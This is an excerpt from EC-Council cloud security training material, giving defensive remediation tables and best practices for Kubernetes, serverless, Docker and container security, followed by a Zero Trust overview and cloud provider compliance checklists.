1. No Certificate Revocation	<ul style="list-style-type: none">Ensure that nodes maintain the certificate revocation list (CRL) and check each time they are presented with a certificate.Insist that administrators use online certificate status protocol (OCSP) stapling for revoking certificates in the cluster via an OCSP server.
2. Unauthenticated HTTPS Connections	<ul style="list-style-type: none">By default, authenticate all HTTPS connections within the system.Ensure that all the components use CA maintained by the kube-apiserver.Implement two-way TLS for all connections.
3. Exposed Bearer Tokens in Logs	<ul style="list-style-type: none">Remove the bearer token from the system logs and avoid logging any authentication credentials.Perform code reviews to ensure sensitive data is not logged.Implement logging filters to remove sensitive data before storing in logs.

4. Exposure of Sensitive Data via Environment Variables	<ul style="list-style-type: none">▪ Avoid collecting sensitive data directly from environment variables.▪ Use Kubernetes secrets in all system components.
5. Secrets at Rest not Encrypted by Default	<ul style="list-style-type: none">▪ Define and document configurations required for different levels of security.
6. Non-constant Time Password Comparison	<ul style="list-style-type: none">▪ Use a safe constant-time comparison function, such as <code>crypto.subtle.ConstantTimeCompare</code>.▪ Disapprove of basic authentication mechanisms for secure options.
7. Hardcoded Credential Paths	<ul style="list-style-type: none">▪ Define a configuration method for credential paths, and avoid hardcoding credential paths.▪ Allow cross-platform configuration through path generalization.
8. Log Rotation is not Atomic	<ul style="list-style-type: none">▪ Implement a copy-then-rename techniques to ensure logs are not lost during log rotation.▪ Avoid using log rotation and implement persistent logs that add log data linearly and create a new log whenever log rotation is required.
9. No Back-off Process for Scheduling	<ul style="list-style-type: none">▪ Implement a back-off process for kube-scheduler to prevent tight-loops.
10. No Non-repudiation	<ul style="list-style-type: none">▪ Use secondary logging mechanisms for processes that require strict non-repudiation and auditing.▪ All authentication events should be logged and retrievable from a central location within the cluster.

Table 19.14: Kubernetes vulnerabilities and solutions

Serverless Security Risks and Solutions

Vulnerabilities	Solutions	Vulnerabilities	Solutions
A1 - Injection	<ul style="list-style-type: none">Implement safe API, and employ parametrized interfaces or Object Relational Mapping ToolsAvoid special characters using a specific escape syntax in dynamic SQL queries	A6 - Security Misconfiguration	<ul style="list-style-type: none">Use the cloud provider's built-in services such as AWS Trusted Advisor, to identify public resourcesIdentify functions with unlinked triggersSet the functions with a minimum timeout required
A2 - Broken Authentication	<ul style="list-style-type: none">Employ identity and access control solutionsImplement strong authentication and access control on external-facing resourcesEmploy secure service authentication methods, such as Federated Identity	A7 - Cross-Site Scripting (XSS)	<ul style="list-style-type: none">Encode all untrusted data before transmitting to the clientUse only well-known frameworks and headers
A3 - Sensitive Data Exposure	<ul style="list-style-type: none">Identify and classify sensitive dataEncrypt data both in transit and at restImplement HTTPS endpoints for APIs	A8 - Insecure Deserialization	<ul style="list-style-type: none">Ensure validation of serialized objects originating from untrusted dataScan third-party libraries for deserialization vulnerabilities
A4 - XML External Entities (XXE)	<ul style="list-style-type: none">Scan supply chain libraries for vulnerabilitiesTest API calls for XXE vulnerabilitiesAlways disable Entity Resolution	A9 - Using Components with Known Vulnerabilities	<ul style="list-style-type: none">Perform continuous monitoring of third-party libraries and dependenciesDeploy only signed packages and components from official sources
A5 - Broken Access Control	<ul style="list-style-type: none">Follow the least-privilege principle while granting permissions to functions	A10 - Insufficient Logging and Monitoring	<ul style="list-style-type: none">Employ cloud service provider's monitoring tools such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

<https://www.owasp.org>

Serverless Security Risks and Solutions

Serverless computing has become popular owing to its remarkable features such as zero administration, pay-per-use service, and self-scalable ability. Although serverless technology has several advantages, it also introduced new risks that need to be mitigated.

Discussed in the table are the top 10 serverless security risks and solutions, according to OWASP.

Risks	Solutions
A1 - Injection	<ul style="list-style-type: none">Do not trust or make any assumptions regarding the input and its validity from any source.Implement safe API, and employ parametrized interfaces or object relational mapping tools.Implement application whitelisting wherever necessary.Avoid special characters using a specific escape syntax in dynamic SQL queries.Evaluate all entry points and event types of the system.Run the functions with the least privileges necessary to execute the task.Protect functions in execution state by using runtime defense solutions.

A2 – Broken Authentication	<ul style="list-style-type: none">▪ Employ identity and access control solutions provided by the cloud service provider, such as AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service, and Google Firebase Authentication.▪ Implement strong authentication and access control on external-facing resources.▪ Employ secure service authentication methods, such as Federated Identity (SAML, OAuth2, Security Tokens, etc.), for authenticating internal resources.
A3 – Sensitive Data Exposure	<ul style="list-style-type: none">▪ Identify and classify sensitive data.▪ Minimize the storage of sensitive data; only store necessary data.▪ Encrypt data both in transit and at rest.▪ Implement HTTPS endpoints for APIs.▪ Employ CSP services for key management and encryption of stored data, secrets, and environment variables to the functions in runtime and data in transit.
A4 – XML External Entities (XXE)	<ul style="list-style-type: none">▪ Use only the CSP's software development kits, whenever possible.▪ Perform vulnerability scanning on supply chain libraries.▪ Test API calls for XXE vulnerabilities.▪ Always disable entity resolution.
A5 – Broken Access Control	<ul style="list-style-type: none">▪ Follow the least-privilege principle while granting permissions to functions.▪ Review each function to detect excess privileges.▪ Follow the cloud service provider's best practices, such as AWS IAM and Azure Identity Management best practices.
A6 – Security Misconfiguration	<ul style="list-style-type: none">▪ Use the cloud provider's built-in services, such as AWS Trusted Advisor, to identify public resources.▪ Enforce strong access control on cloud resources.▪ Identify functions with unlinked triggers.▪ Set the functions with a minimum timeout required.▪ Employ automated tools to detect security misconfigurations in serverless applications.
A7 – Cross-Site Scripting (XSS)	<ul style="list-style-type: none">▪ Encode all untrusted data before transmitting to the client.▪ Use only well-known frameworks and headers.
A8 – Insecure Deserialization	<ul style="list-style-type: none">▪ Ensure validation of serialized objects originating from untrusted data.▪ Scan third-party libraries for deserialization vulnerabilities.▪ Monitor deserialization usage and exception to identify probable attacks.

A9 – Using Components with Known Vulnerabilities	<ul style="list-style-type: none">▪ Perform continuous monitoring of third-party libraries and dependencies.▪ Deploy only signed packages and components from official sources.▪ Continuously check the vulnerability databases, such as the CVE and national vulnerability database.▪ Perform vulnerability scanning of third-party dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency-Track.
A10 – Insufficient Logging and Monitoring	<ul style="list-style-type: none">▪ Employ CSP monitoring tools, such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior.▪ Employ auditing and monitoring mechanisms for data not originating from the CSP.

Table 19.15: OWASP Top 10 serverless security risks and solutions

Best Practices for Container Security

- | | | | |
|---|--|----|--|
| 1 | Regularly monitor the CVEs of the container runtime and remediate, if any vulnerabilities are detected | 7 | Deploy application firewalls for enhancing container security and prevent threats entering the environment |
| 2 | Enable comprehensive logging and auditing to track access, changes to containers, and their configurations | 8 | Use a separate database for each application for greater visibility of individual applications |
| 3 | Configure applications to run as normal users to prevent privilege escalation | 9 | Regularly update the host operating system and the kernel to the latest security patches |
| 4 | Configure the host's root file system in read-only mode to restrict the write access | 10 | Configure orchestrators to deploy sets of hosts separately based on their sensitivity level |
| 5 | Employ application security scanning tools to protect containers from malicious software | 11 | Automate the compliance to the container runtime configuration standards |
| 6 | Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations | 12 | Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Best Practices for Container Security

Discussed below are various best practices for securing the container environment.

- Regularly monitor the CVEs of the container runtime and remediate, if vulnerabilities are detected.
- Enable comprehensive logging and auditing to track access, changes to containers and their configurations.
- Configure applications to run as normal users to prevent privilege escalation.
- Configure the host's root file system in read-only mode to restrict the write access and prevent malware injection attacks.
- Avoid using third-party software and employ application security scanning tools to protect containers from malicious software.
- Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations.
- Deploy application firewalls for enhancing container security and prevent threats entering the environment.
- Ensure authenticated access to registries including sensitive images and data.
- Use minimal base images to reduce the attack surface and potential vulnerabilities.
- Use a separate database for each application for greater visibility of individual applications and enhanced data management.

- Regularly update the host operating system and the kernel to the latest security patches.
- Configure orchestrators to deploy a set of hosts separately based on their sensitivity level.
- Automate the compliance to the container runtime configuration standards.
- Perform continuous monitoring of images for embedded malware.
- Store sensitive data externally and allow dynamic access at the runtime.
- Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment.
- Use mandatory access control tools, such as SELinux and AppArmor, to prevent attacks on applications and system services.
- Employ real-time threat detection solutions and develop incident response capabilities to handle security incidents.
- Implement immutable containers that disallow container modification after deployment.
- Change the users' default privileges from root to non-root and configure permissions using role-based access control (RBAC).
- Avoid writing sensitive information to code and configuration files.
- Harden the host environment by removing non-critical native services. Also, harden the entire stack.
- Always keep containers lightweight by reducing the number of components.
- Leverage Infrastructure-as-Code (IaC) to manage the cloud resources and verify the configuration before deployment.

Best Practices for Docker Security

- | | | | |
|---|--|----|--|
| 1 | Avoid exposing the Docker daemon socket | 8 | Enable read-only mode on file systems and volumes by setting <code>--read-only</code> flag |
| 2 | Always use trusted Docker images only | 9 | Set the Docker daemon log level to 'Info' and avoid running the Docker daemon using the 'debug' log level |
| 3 | Regularly patch the host OS and Docker with the latest security updates | 10 | Configure the container application to run as an unprivileged user to prevent privilege escalation attacks |
| 4 | Limit the capabilities by allowing access only to the features required by the container | 11 | Check that Docker images from the remote registry are digitally signed using the Docker content trust |
| 5 | Always run the Docker images with <code>--security-opt=no-new-privileges</code> to prevent privilege escalation attacks | 12 | Secure the API endpoints with HTTPS when exposing RESTful API |
| 6 | Disable the inter-container communication feature for running Docker demon using <code>--icc=false</code> | 13 | Always store sensitive data in Docker volumes for enhanced data security |
| 7 | Use Linux security modules such as <code>seccomp</code> , <code>AppArmor</code> , and <code>SELinux</code> to gain fine-grained control over the processes | 14 | Use tools such as <code>InSpec</code> and <code>dive</code> to detect Docker vulnerabilities |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Best Practices for Docker Security

Discussed below are various best practices for securing Docker environment.

- Avoid exposing the Docker daemon socket because it is the basic entry point for the Docker API.
- Only use trusted Docker images because Docker images created by malicious users may be injected with backdoors.
- Regularly patch host OS and Docker with the latest security updates.
- Limit capabilities by allowing access only to the features required by the container. You can use the `--cap-drop all` command to drop all capabilities assigned to the container and then assign only the necessary capabilities.
- Always run Docker images with `--security-opt=no-new-privileges` to prevent privilege escalation attacks using `setuid` or `setgid` binaries.
- Disable the inter-container communication feature when running Docker demon by using `--icc=false`. To communicate with other containers, you can use `--link=CONTAINER_NAME_or_ID:ALIAS` option.
- Use Linux security modules, such as `seccomp`, `AppArmor`, and `SELinux`, to gain fine-grained control over the processes.
- Limit resources such as memory, CPU, the maximum number of file descriptors, the maximum number of processes, and restarts to prevent DoS attacks.
- Enable read-only mode on filesystems and volumes by setting the `--read-only` flag.

- Set the Docker daemon log level to 'info' and avoid running Docker daemon using the 'debug' log level.
- The default user setting for the Docker image is root; configure the container application to run as unprivileged user to prevent privilege escalation attacks.
- Install only necessary packages to reduce the attack surface.
- Check that the Docker images from the remote registry are digitally signed using Docker content trust.
- Avoid using environmental variables for sensitive information and use Docker secrets management for encrypting the secret information in transit.
- Secure the API endpoints with HTTPS when exposing the RESTful API.
- Avoid using the default bridge network when using the single-host app with networking.
- Always store sensitive data in Docker volumes for enhanced data security, data persistence, and data encryption.
- Establish basic authentication by enabling TLS for secure communication over HTTPS between Docker client and the daemon.
- Use tools such as InSpec and dive to detect Docker vulnerabilities.
- Limit SSH login connections to the admin for processing log files of containers while performing administrative operations such as testing and troubleshooting.
- Employ automated container labeling mechanism to avoid discrepancy while accessing the containers.
- Incorporate the HEALTHCHECK command into Docker files wherever possible to ensure better health monitoring and secure container operations.
- Use Docker's namespace features such as PID, IPC, network, and user namespaces to isolate containers.
- Enable user namespaces to include an additional layer of isolation between the host and containers.
- Use Docker's resource constraint options, such as **--memory**, **--cpus**, to limit the CPU and memory usage of containers.
- Enable Docker content trust (DCT) to ensure the integrity and authenticity of images.
- Use Docker's USER directive to specify a non-root user to avoid running containers with root privileges.

Best Practices for Kubernetes Security

- | | | | |
|---|--|----|---|
| 1 | Ensure proper validation of file contents and their path at every stage of processing. | 8 | Use common parsing functions such as ParsePort across the codebase to increase code readability . |
| 2 | Implement the configuration method for the credential paths and do not depend on the hardcoded paths. | 9 | Limit the size of manifest files to prevent Out-Of-Memory errors in kubelet. |
| 3 | Raise errors explicitly after each step of a compound operation . | 10 | Use kube-apiserver instances that maintain CRLs to check the presented certificate. |
| 4 | Use the copy-then-rename method for logs rotation to ensure that the logs are not lost when restarting the kubelet. | 11 | Use KMS to enable secret data encryption and avoid using AES-CBC or GCM for encryption. |
| 5 | Use well-tested JSON libraries and proper type structures for secure, reliable handling of JSON data. | 12 | Avoid using legacy Secure Shell (SSH) tunnels as it does not perform proper validation of the server IP address. |
| 6 | Never use compound shell commands without proper validations. | 13 | Use OSCP stapling to check the revocation status of the certificates. |
| 7 | Check the returned error value of os.Readlink /proc/<pid>/exe explicitly to determine if the PID is a kernel process. | 14 | Use TLS in development and production configurations to reduce the vulnerabilities due to misconfiguration. |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Best Practices for Kubernetes Security

Discussed below are various best practices for securing the Kubernetes environment.

- Ensure proper validation of file contents and their path at every stage of processing.
- Implement configuration method for the credential paths and do not depend on the hardcoded paths.
- Raise errors explicitly after each step of a compound operation.
- Use the copy-then-rename method for log rotation to ensure that logs are not lost when restarting the kubelet.
- Ensure secure and reliable handling of JSON data by using well-tested JSON libraries and proper type structures in your applications that interact with Kubernetes APIs.
- Never use compound shell commands without proper validations because they affect the system state.
- Check the returned error value of **os.Readlink /proc/<pid>/exe** explicitly to determine if PID is a kernel process.
- Use centralized libraries to perform common tasks and use common parsing functions, such as ParsePort, across the codebase to increase code readability.
- Use persistent logs in place of log rotation, so that the logs can be written in linear order and new logs can be created when rotation is required.
- Use single encoding format for all configuration tasks because it supports centralized validation.
- Limit the size of manifest files to prevent out-of-memory errors in kubelet.

- Use kube-apiserver instances that maintain CRLs to check the presented certificates.
- Use key management services to enable secret data encryption and avoid using AES-Galois/Counter mode or cipher block chaining for encryption.
- Authenticate all HTTPS connections by default to ensure certificates are issued by the CA and prevent MITM attacks.
- Avoid using legacy SSH tunnels because they do not perform proper validation of server IP addresses.
- Use online certificate status protocol (OCSP) stapling to check the revocation status of certificates.
- Use secure TLS by default in development and production configurations to reduce vulnerabilities owing to misconfiguration.
- Use ACLs to manage the file access permissions and prevent unauthorized access.
- Use log filtering to remove basic authentication, such as bearer tokens and other sensitive information, from the log data.
- Enable comprehensive logging and monitoring for Kubernetes clusters, using tools such as Prometheus, Grafana, and ELK Stack.
- Implement policy management tools such as Open Policy Agent (OPA) or Kyverno to enforce security policies across the Kubernetes cluster.
- Regularly patch and update Kubernetes components and dependencies with the latest versions.
- Configure resource quotas and limits to prevent resource exhaustion.
- Use network policies and service meshes to control and secure pod-to-pod communication.
- Regularly review and rotate Kubernetes secrets to minimize the risk of credential compromise.

Best Practices for Serverless Security

- | | |
|---|---|
| 1 Minimize serverless permissions in the development phase to reduce the attack surface area. | 7 Use security libraries that disable access to resources and implement runtime least-privileges. |
| 2 Regularly monitor function layers to identify malicious code injection attempts. | 8 Deploy functions in minimal granularity to minimize the level of detail and to prevent implicit global roles. |
| 3 Use third-party security tools as they provide additional layers of visibility and control. | 9 Employ data validation technique on schemas and objects instead of data serialization and deserialization. |
| 4 Regularly patch and update function dependencies and applications. | 10 Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting. |
| 5 Use tools such as Snyk to scan serverless applications for known vulnerabilities. | 11 Audit and monitor functions by enforcing verbose and safe logging of function events. |
| 6 Properly sanitize event input to prevent code injection attacks. | 12 Use secure coding practices and perform code review sessions to patch the vulnerable application code. |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Best Practices for Serverless Security


Discussed below are various best practices for securing the serverless computing environment.

- Minimize serverless permissions in the development phase to reduce the attack surface area.
- Monitor function layers regularly to identify the attempts of malicious code injection and other web server attacks.
- Use third-party security tools because they provide additional layers of visibility and control.
- Regularly patch and update function dependencies and applications.
- Use tools, such as Snyk, to scan serverless applications for known vulnerabilities.
- Maintain isolated function perimeters and avoid relying on the function access and invocation ordering.
- Properly sanitize event input to prevent code injection attacks.
- Use security libraries that disable access to resources and implement runtime least-privileges.
- Deploy functions in minimal granularity to minimize the level of detail and prevent implicit global roles.
- Employ data validation technique on schemas and data transfer objects, instead of data serialization and deserialization.

- Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting, and to protect from DDoS attacks.
- Audit and monitor functions by enforcing verbose and safe logging of function events to gain better observability.
- Use secure coding practices and perform code review sessions to patch vulnerable application codes; additionally, use shared security libraries.
- Use TLS/HTTPS for secure communication and use cryptographic algorithms to encrypt credentials.
- Verify the SSL certificates to recognize the communication with remote identity and ensure the communication stops if the verification fails.
- Enable signed requests for cloud vendors to protect the data in transit and to prevent HTTP replay attacks.
- Use secret storage for sensitive information that provides both runtime access and key rotation for protection.
- Use timeouts to limit how longer serverless functions can execute.
- Implement network security controls such as virtual private cloud (VPC) configurations, which limit access to serverless functions.
- Ensure that all triggers, such as API Gateway, S3, DynamoDB, are securely configured and accessible only to authorized entities.

Zero Trust Networks

- The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network.
- It strictly follows the principle, "Trust no one and validate before providing a cloud service."
- The idea behind implementing this model is to ensure a secured way of accessing resources to enforce strict access control and monitor the network traffic flow.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Zero Trust Networks

The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network. It strictly follows the principle, "Trust no one and validate before providing a cloud service or granting access permission." This does not mean that the company's employees would cause harm, but the network can be compromised or a person trying to use the network may not be trustworthy. This trust model prevents users/employees from accessing a network without being verified. It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role.

Representation of Zero Trust Network

As shown in the figure, the cloud control plane is a supporting system that coordinates and manages the data plane (every other component in the network). The control plane permits network access requests only from legitimate and verified users or devices. Fine-grain policies are applied at this layer based on the role in the organization, time of day, and device type. To access more secured Internet resources, users need stronger authentication. Once the access request is approved by the control panel, the data plane is configured to accept traffic only from that particular client.

The idea behind implementing this model is to ensure a secure way of resource accessing, enforce strict access control, and monitor the network traffic flow.

Zero Trust can be integrated with techniques such as encryption, multifactor authentication, privileged access management (PAM). This trust network follows the micro-segmentation method to break the network zone into smaller pieces to provide separate access to certain parts of the network. If any perimeter breach is identified, the micro-segmentation prevents the network from further exploitation.




Figure 19.157: Zero Trust Network

Organization/Provider Cloud Security Compliance Checklist

The below tables provide checklists for determining whether the security team, the rest of the organization, and any proposed cloud provider can assure cloud security.

Checklists to determine if the CSP is fit and ready for cloud security:

	Security Team
Are the members of the security team formally trained in cloud technologies?	<input type="checkbox"/>
Do the organization's security policies consider cloud infrastructure?	<input type="checkbox"/>
Has the security team ever been involved in implementing cloud infrastructure?	<input type="checkbox"/>
Has an organization defined security assessment procedures for cloud infrastructure?	<input type="checkbox"/>
Has an organization ever been audited for cloud security threats?	<input type="checkbox"/>
Will the organization's cloud adoption comply with the security standards that the organization follows?	<input type="checkbox"/>
Has security governance been adapted to include cloud?	<input type="checkbox"/>
Does the team have adequate resources to implement cloud infrastructure and security?	<input type="checkbox"/>

Table 19.16: Checklist to determine if the security team is fit and ready for cloud security

Operation	Organization	Provider
Are regulatory compliance reports, audit reports, and reporting information available from the provider?	<input type="checkbox"/>	<input type="checkbox"/>
Are the organization's incident handling and business continuity policies and procedures designed considering cloud security issues?	<input type="checkbox"/>	<input type="checkbox"/>
Are the cloud service provider's compliance and audit reports accessible to the organization?	<input type="checkbox"/>	<input type="checkbox"/>
Does the CSP's SLA address incident handling and business continuity concerns?	<input type="checkbox"/>	<input type="checkbox"/>
Does the CSP has clear policies and procedures to handle digital evidence in the cloud infrastructure?	<input type="checkbox"/>	<input type="checkbox"/>
Is the CSP itself compliant with the industry standards?	<input type="checkbox"/>	<input type="checkbox"/>
Does the CSP have skilled and sufficient staff for incident resolution and configuration management?	<input type="checkbox"/>	<input type="checkbox"/>
Has the CSP defined procedures to support the organization in case of incidents in a multi-tenant environment?	<input type="checkbox"/>	<input type="checkbox"/>
Does using a cloud provider give the organization an environmental advantage?	<input type="checkbox"/>	<input type="checkbox"/>
Does the organization know in which application or database each data entity is stored or mastered?	<input type="checkbox"/>	<input type="checkbox"/>
Is the cloud-based application maintained and disaster-tolerant (i.e., would it recover from an internal or external disaster)?	<input type="checkbox"/>	<input type="checkbox"/>

Are all personnel appropriately vetted, monitored, and supervised?	<input type="checkbox"/>	<input type="checkbox"/>
Does the CSP provide the flexibility of service relocation and switchovers?	<input type="checkbox"/>	<input type="checkbox"/>
Has the CSP implemented perimeter security controls (e.g., IDS, firewalls) and does it provide regular activity logs to the organization?	<input type="checkbox"/>	<input type="checkbox"/>
Does the CSP provide reasonable assurance of quality or availability of service?	<input type="checkbox"/>	<input type="checkbox"/>
Is it easy to securely integrate the cloud-based applications at runtime and contract termination?	<input type="checkbox"/>	<input type="checkbox"/>
Does the CSP provide 24/7 support for cloud operations and security-related issues?	<input type="checkbox"/>	<input type="checkbox"/>
Do the procurement processes contain cloud security requirements?	<input type="checkbox"/>	<input type="checkbox"/>
